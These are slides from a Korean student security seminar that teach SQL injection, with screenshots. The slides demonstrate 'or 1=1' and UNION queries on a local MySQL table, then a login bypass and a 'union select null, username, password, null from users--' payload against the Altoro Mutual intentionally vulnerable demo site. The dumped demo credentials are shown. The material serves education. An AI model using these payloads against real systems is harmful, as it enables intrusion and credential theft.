

SCP 내부 세미나
91714167 유재겸
SQL INJECTION



Or $1=1$ 이 옳



Query 1 x

SQLAd

Limit to 1000 rows

Auto care

```
1 • use mysql;
2
3 • create table test(
4   id int,
5   name varchar(10),
6   passwd varchar(10)
7 );
8
9 • insert into test (id, name, passwd) values(1,"jaekyeom","123456");
10 • insert into test (id, name, passwd) values(2,"mingu","543612");
11 • insert into test (id, name, passwd) values(3,"suzy","765432");
```

<

>

Context

Output

Action Output

#	Time	Action	Message
✓ 1	17:21:16	use mysql	0 row(s) affected
✓ 2	17:21:16	create table test(id int, name varchar(10), passwd varchar(10))	0 row(s) affected
✓ 3	17:21:16	insert into test (id, name, passwd) values(1,"jaekyeom","123456")	1 row(s) affected
✓ 4	17:21:16	insert into test (id, name, passwd) values(2,"mingu","543612")	1 row(s) affected
✓ 5	17:21:16	insert into test (id, name, passwd) values(3,"suzy","765432")	1 row(s) affected



```
mysql> select * from test;
```

id	name	passwd
1	jaekyeom	123456
2	mingu	543612
3	suzy	765432

```
3 rows in set (0.00 sec)
```

```
mysql>
```





```
mysql> select * from test where id=1;
+-----+-----+-----+
| id    | name      | passwd |
+-----+-----+-----+
|      1 | jaekyeom  | 123456 |
+-----+-----+-----+
1 row in set (0.00 sec)
```





```
mysql> select * from test where id = 1 or 1=1;
```

id	name	passwd
1	jaekyeom	123456
2	mingu	543612
3	suzy	765432

```
3 rows in set (0.00 sec)
```







Altoro Mutual: Online Ba x


← → ↻ ⓘ 안전하지 않음 | demo.testfire.net/bank/login.aspx

앱 정보보호학개론 | 홈 웹프로그래밍 인프런 - 배움으로 OWASP- 10대취약점

[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search



DEMO
SITE
ONLY

 ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<div>PERSONAL<ul style="list-style-type: none">Deposit ProductCheckingLoan ProductsCardsInvestments & InsuranceOther Services</div> <div>SMALL BUSINESS<ul style="list-style-type: none">Deposit ProductsLending ServicesCardsInsuranceRetirementOther Services</div> <div>INSIDE ALTORO MUTUAL<ul style="list-style-type: none">About UsContact UsLocationsInvestor RelationsPress RoomCareers</div>	<div><h2>Online Banking Login</h2><div><div>Username:</div><input type="text"/></div><div><div>Password:</div><input type="password"/></div><div><input type="button" value="Login"/></div></div>		

[Privacy Policy](#) | [Security Statement](#) | © 2018 Altoro Mutual, Inc.





Online Banking Login

Username:

Password:

Login





An Error Has Occurred

Summary:

Syntax error (missing operator) in query expression 'username = "" AND password = 'd'.





Online Banking Login

Username:

Password:



아무값이나 입력





Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:



GO



UNION 검색문 이용



```
mysql> select * from test where id =1;  
+-----+-----+-----+  
| id    | name      | passwd |  
+-----+-----+-----+  
|      1 | jaekyeom  | 123456 |  
+-----+-----+-----+  
1 row in set (0.00 sec)
```






```
mysql> select * from test where id =1 union select * from test where id =3;
```

id	name	passwd
1	jaekyeom	123456
3	suzy	765432

2 rows in set (0.00 sec)





[Sign Off](#) | [Contact Us](#) | [Feedback](#) | [Search](#)

Go



DEMO
SITE
ONLY

[MY ACCOUNT](#)

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Recent Transactions

After

mm/dd/yyyy

Before

mm/dd/yyyy

Submit

TransactionID	AccountID	Description	Amount
32227	1001160140	Balance Deposit	12
32226	1001160140	Balance Withdrawal	12
32225	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32221	1001160141	Balance Deposit	1000
1	1001160140	Paycheck	1200
1			



Altoro Mutual: Recent Tr x

demo.testfire.net/bank/transaction.aspx

앱 정보보호학개론 | 홈 웹프로그래밍 인프런 - 배움으로 OWASP- 10대취약점

[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search

Go



[MY ACCOUNT](#)

[PERSONAL](#)

[SMALL BUSINESS](#)

[INSIDE ALTORO MUTUAL](#)

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Recent Transactions

After

mm/dd/yyyy

Before

mm/dd/yyyy

Submit

TransactionID	AccountId	Description	Amount
	admin	admin	
	cclay	Ali	
	jsmith	Demo1234	
	sjoe	frazier	
	sspeed	Demo1234	
	tuser	tuser	
32221	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32225	1001160141	Balance Deposit	1000
32226	1001160140	Balance Withdrawal	12
32227	1001160140	Balance Deposit	12
1			





An Error Has Occurred

Summary:

Syntax error in string in query expression '1=1 and t.trans_date >= ' and a.userid = 100116014 ORDER BY 1 DESC'.

date > = 에 검색문이 들어가는 것을 확인할 수 있음





Altoro Mutual: Recent Tr x

← → ↻ ⓘ 안전하지 않음 | demo.testfire.net/bank/transaction.aspx

앱 정보보호학개론 | 홈 웹프로그래밍 인프런 - 배움으로 OWASP- 10대취약점

AltoroMutual

[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search

Go



DEMO
SITE
ONLY

MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Recent Transactions

1/5/2014 union select null from users--

After
mm/dd/yyyy

Before
mm/dd/yyyy

Submit

TransactionID	AccountId	Description	Amount
32227	1001160140	Balance Deposit	12
32226	1001160140	Balance Withdrawal	12
32225	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32221	1001160141	Balance Deposit	1000
1	1001160140	Paycheck	1200
1			





An Error Has Occurred

Summary:

The number of columns in the two selected tables or queries of a union query do not match.





Altoro Mutual: Recent Tr x

demo.testfire.net/bank/transaction.aspx

앱 정보보호학개론 | 홈 웹프로그래밍 인프런 - 배움으로 OWASP- 10대취약점

[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Recent Transactions

After Before
mm/dd/yyyy mm/dd/yyyy

TransactionID	AccountID	Description	Amount
32221	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32225	1001160141	Balance Deposit	1000
32226	1001160140	Balance Withdrawal	12
32227	1001160140	Balance Deposit	12
1			

Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.

Null을 4개째 입력했을 때 오류가 뜨지 않음
Colum이 총 4개라는 것을 알게됨





1/5/2014 union select null, username, password, null from users-- 삽입

Recent Transactions

After

mm/dd/yyyy

Before

mm/dd/yyyy

TransactionID	AccountId	Description	Amount
32227	1001160140	Balance Deposit	12
32226	1001160140	Balance Withdrawal	12
32225	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32221	1001160141	Balance Deposit	1000
1			



[PERSONAL](#)[SMALL BUSINESS](#)[INSIDE ALTORO MUTUAL](#)

Recent Transactions

After

mm/dd/yyyy

Before

mm/dd/yyyy

TransactionID	AccountId	Description	Amount
	admin	admin	
	cclay	Ali	
	jsmith	Demo1234	
	sjoe	frazier	
	sspeed	Demo1234	
	tuser	tuser	
32221	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32225	1001160141	Balance Deposit	1000
32226	1001160140	Balance Withdrawal	12
32227	1001160140	Balance Deposit	12
1			



Q&A

Thank you